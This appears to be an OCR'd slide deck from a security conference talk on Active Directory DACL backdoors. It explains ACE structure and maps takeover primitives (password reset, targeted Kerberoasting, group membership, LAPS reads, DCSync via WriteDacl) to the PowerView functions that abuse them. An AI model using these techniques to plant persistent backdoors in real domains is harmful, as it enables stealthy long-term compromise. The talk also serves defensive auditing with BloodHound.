An ACE Up the Sleeve

Designing Active Directory DACL Backdoors

Andy Robbins *and* ***Will Schroeder***

SpecterOps

@_wald0

- **Job:** Adversary Resilience Lead at **SpecterOps**
- **Co-founder/developer**: BloodHound
- **Trainer:** BlackHat 2016
- **Presenter**: DEF CON, DerbyCon, ekoparty, Paranoia, ISSA Intl, ISC2 World Congress, various Security BSides
- **Other:** ask me about ACH

@harmj0y

- **Job:** Offensive Engineer at **SpecterOps**
- **Co-founder/developer**: Veil-Framework, Empire/EmPyre, PowerView/PowerUp, BloodHound, KeeThief
- **Trainer:** BlackHat 2014-2016
- **Presenter**: DEF CON, DerbyCon, ShmooCon, Troopers, BlueHat Israel, various BSides
- **Other:** PowerSploit developer and Microsoft PowerShell MVP

tl;dr

- DACL/ACE Background
- DACL Misconfiguration and Abuse
- Analysis with BloodHound
- Designing ACL Based Backdoors
- Case Studies and Demos
- Defenses

Disclaimer

- There is no exploit/CVE/whatnot here, just ways to purposely implement Active Directory DACL misconfigurations
- These backdoors are post-elevation techniques that ***require some type of elevated access*** to the objects you're manipulating

Why Care?

- It's often difficult to determine whether a specific AD DACL misconfiguration was set ***maliciously*** or ***configured by accident***
- These changes also have a minimal forensic footprint and often survive OS and domain functional level upgrades
  - This makes them a great chance for subtle, long-term domain persistence!
- ***These may have been in your environment for YEARS!***

> *“As an offensive researcher, if you can dream it, someone has likely already done it…and that someone isn’t the kind of person who speaks at security cons”*


Matt Graeber
“*Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor*” - BlackHat 2015

1.

Background

From ACLs to ACEs

Previous Work



Chemins de contrôle en environnement Active Directory

Chacun son root, chacun son chemin


Lucas Bouillot, Emmanuel Gras

Agence **N**ationale de la
Sécurité des **S**ystèmes
d'**I**nformation

SSTIC 2014 - 4 juin 2014

https://www.sstic.org/2014/presentation/chemins_de_controle_active_directory/

Previous Work



● Domain ○ Config ○ Schema ○ Custom

Server: Port:

Naming Context: □ Credentials

rootDSE

Browse Options

● OU's ○ All Objects □ Show Deleted

Nodes

DC=contoso,DC=com

Scan Type

● DACL (Access) ○ SACL (Audit)

Scan Depth

● Base ○ One Level ○ Subtree

Objects to scan

● OUs ○ Containers ○ All Objects

View in report

☑ View Owner □ DACL Size

□ Inherited Permissions □ Inheritance Disabled

□ Skip Default Permissions □ SD Modified date

□ Skip Protected Permissions □ ObjectClass

Output Options

☑ Enable Compare

You can compare the current state with a previously created CSV file.

CSV Template File

C:\Scripts\Win_2012_R2_Default_DACL_NC.csv

☑ Use nodes from template.

□ Faster compare using USNs of the NTSecurityDescriptor. This requires that your template to contain USNs.Requires SD Modified date selected when creating the template.

Replace DN in file with current domain DN.
E.g. DC=contoso,DC=com
Type the old DN to be replaced:


Replace principals prefixed domain name with current domain. E.g. CONTOSO
e old NETBIOS name to be replaced:

oad CSV templates for comparing with
nvironment:

Currently scanning 1 of 4 objects

https://blogs.technet.microsoft.com/pfesweplat/2017/01/28/forensics-active-directory-acl-investigation/

Previous Work




ACTIVE DIRECTORY BACKDOORS: Myth or Reality
BTA: an open source framework to analyse AD

Philippe Biondi, Joffrey Czarny — Airbus Group Innovations

BlackHat Arsenal — 2015-08-06

https://bitbucket.org/iwseclabs/bta/

Previous (Offensive) Work



Георгий Шуклин @amarao

Пользователь

14 апреля 2010 в 21:10

Бэкдор в active directory своими руками

Информационная безопасность*


Итак, мы все знаем про подлых пользователей с UID=0 в unix, которых может быть больше одного.

Посмотрим, как такое же (а на самом деле, даже более страшное) организовывается в инфраструктуре Windows. Разумеется, мы говорить будем не про локальные виндовые учётные записи, а про Active Directory, т.е. говорить будем об администраторе домена. Или, даже, хуже, об enterprise administrator.

Итак, истина номер один: у объектов в active directory есть атрибуты и права доступа.
Истина номер два: эти атрибуты можно менять.

https://habrahabr.ru/post/90990/

SECURITY_DESCRIPTOR




```
typedef struct _SECURITY_DESCRIPTOR {
  UCHAR  Revision;
  UCHAR  Sbz1;
  SECURITY_DESCRIPTOR_CONTROL  Control;
  PSID  Owner;
  PSID  Group;
  PACL  Sacl;
  PACL  Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

https://msdn.microsoft.com/en-us/library/windows/hardware/ff556610(v=vs.85).aspx

ACLs, DACLs, and SACLs

- Access Control List (ACL) is basically shorthand for the DACL/SACL superset
- An object's **Discretionary Access Control List** (DACL) and **Security Access Control List** (SACL) are ordered collections of **Access Control Entries** (ACEs)
  - The DACL specifies what principals/trustees have what rights over the object
  - The SACL allows for auditing of access attempts to the object

The Access Control Mask (GUI Edition)



Permission Entry for victim

Principal: harmj0y (harmj0y@testlab.local) Select a principal

Type: Allow

Applies to: This object and all descendant objects

Permissions:

- □ Full control
- ☑ List contents
- ☑ Read all properties
- □ Write all properties
- □ Delete
- □ Delete subtree
- ☑ Read permissions
- ☑ Modify permissions
- ☑ Modify owner
- □ All validated writes
- □ All extended rights
- □ Create all child objects
- □ Delete all child objects
- □ Create ms-net-ieee-80211-GroupPolicy objects
- □ Delete ms-net-ieee-80211-GroupPolicy objects
- □ Create ms-net-ieee-8023-GroupPolicy objects
- □ Delete ms-net-ieee-8023-GroupPolicy objects
- □ Allowed to authenticate
- □ Change password
- □ Receive as
- ☑ Reset password
- □ Send as

Properties:

- □ Read all properties
- ☑ Write all properties
- □ Read msDS-OperationsForAzTaskBL
- □ Read msDS-parentdistname


DS_CONTROL_ACCESS

- AD access mask bit that grants privileges that aren’t easily expressed in the access mask
- Interpreted a few different ways…
- If the **ObjectAceType** of an ACE with CONTROL_ACCESS set is the GUID of a confidential **property** or property set, this bit controls read access to that property
  - E.g. in the case of the Local Administrator Password Soltution (LAPS)

DS_CONTROL_ACCESS and Extended Rights

- If the **ObjectAceType** GUID matches a registered extended-right GUID in the schema, then control_access grants that particular "control access right"
  - **User-Force-Change-Password** on user objects
  - **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself

SRM and Canonical ACE Order



2.

DACL (Mis)configurations

Object Takeover and Abuse

Elevation vs. Persistence

- Our work in this area was first motivated by a desire to find AD misconfigurations for the purposes of domain privilege escalation
  - I.e. searching for specific ACE relationships that result in a lesser-privileged object modifying a higher-privileged one
- This presentation is about ***modifying/adding*** ACEs (or chains of ACEs) in order to provide persistence in a domain environment

Target: User Objects

- The two takeover primitives are forcing a password reset, and targeted Kerberoasting through SPN modification (to recover creds)
- So the additional rights we care about are:
  - **WriteProperty** to all properties
  - **WriteProperty** to servicePrincipalName
  - All extended rights
  - **User-Force-Change-Password** (extended)
- Abusable through **Set-DomainObjectOwner** and **Set-DomainUserPassword**

Target: Group Objects

- The main takeover primitive involves adding a user to the target group
- So the additional rights we care about are:
  - **WriteProperty** to all properties
  - **WriteProperty** to the member property
- Abusable through **Add-DomainGroupMember**

Target: Computer Objects

- If LAPS is enabled:
  - We care about **DS_CONTROL_ACCESS** or **GenericAll** to the **ms-MCS-AdmPwd** (plaintext password) property
- Otherwise, we don’t know of a practical way to abuse a control relationship to computer objects :(
  - If you have any ideas, please let us know!

Target: Domain Objects

- The main takeover primitive involves granting a user domain replications rights (for DCSync)
  - Or someone who currently have DCSync rights
- So the main effective right we care about is **WriteDacl**, so we can grant a principal DCSync rights with **Add-DomainObjectAcl**
  - Or explicit **DS-Replication-Get-Changes**/ **DS-Replication-Get-Changes-All**

For more information see Sean Metcalf’s post at https://adsecurity.org/?p=1729

Target: GPOs

- The main takeover primitive involves the right to edit the group policy (that’s then linked to an OU/site/domain)
    - This gives the ability to compromise users/computers in these containers
- So the additional rights we care about are:
    - **WriteProperty** to all properties
    - **WriteProperty** to GPC-File-Sys-Path
- GPOs can be edited on SYSVOL

AD Generic Rights

- **GenericAll**
  - Allows ALL generic rights to the specified object
  - Also grants “control rights” (see next slide)
- **GenericWrite**
  - Allows for the modification of (almost) all properties on a specified object
- Both are abusable with PowerView’s **Set-DomainObject**, and these two rights generally apply to most objects for takeover

AD Control Rights

- Rights that allow a trustee/principal to gain control of the object in some way
- **WriteDacl** grants the ability to modify the DACL in the object security descriptor
  - Abusable with PowerView: **Add-DomainObjectAcl**
- **WriteOwner** grants the ability to take ownership of the object
  - Object owners implicitly have full rights!
  - Abusable with PowerView: **Set-DomainObjectOwner**


3.

BloodHound Analysis

Arroooooooooo

BloodHound Analysis

- BloodHound enables simple, graphical analysis of control relationships in AD
- **Defenders** can use this for:
    - least privilege enforcement
    - identifying misconfigured ACLs
    - detecting “non-stealthy” ACL-enabled backdoors
- **Attackers** can use this to:
    - identify ACL-enabled escalation paths
    - select targets for highly stealthy backdoors
    - understand privilege relationships in the target domain


BloodHound
Start typing to search for a node...
INFORMATIONTECHNOLOGY7@EXTERNAL.LOCAL
DOMAIN ADMINS@EXTERNAL.LOCAL
DOMAIN ADMINS@INTERNAL.LOCAL
MemberOf
Raw Query

4.

Designing Active Directory DACL Backdoors

(Stealth) Primitives for Pwnage

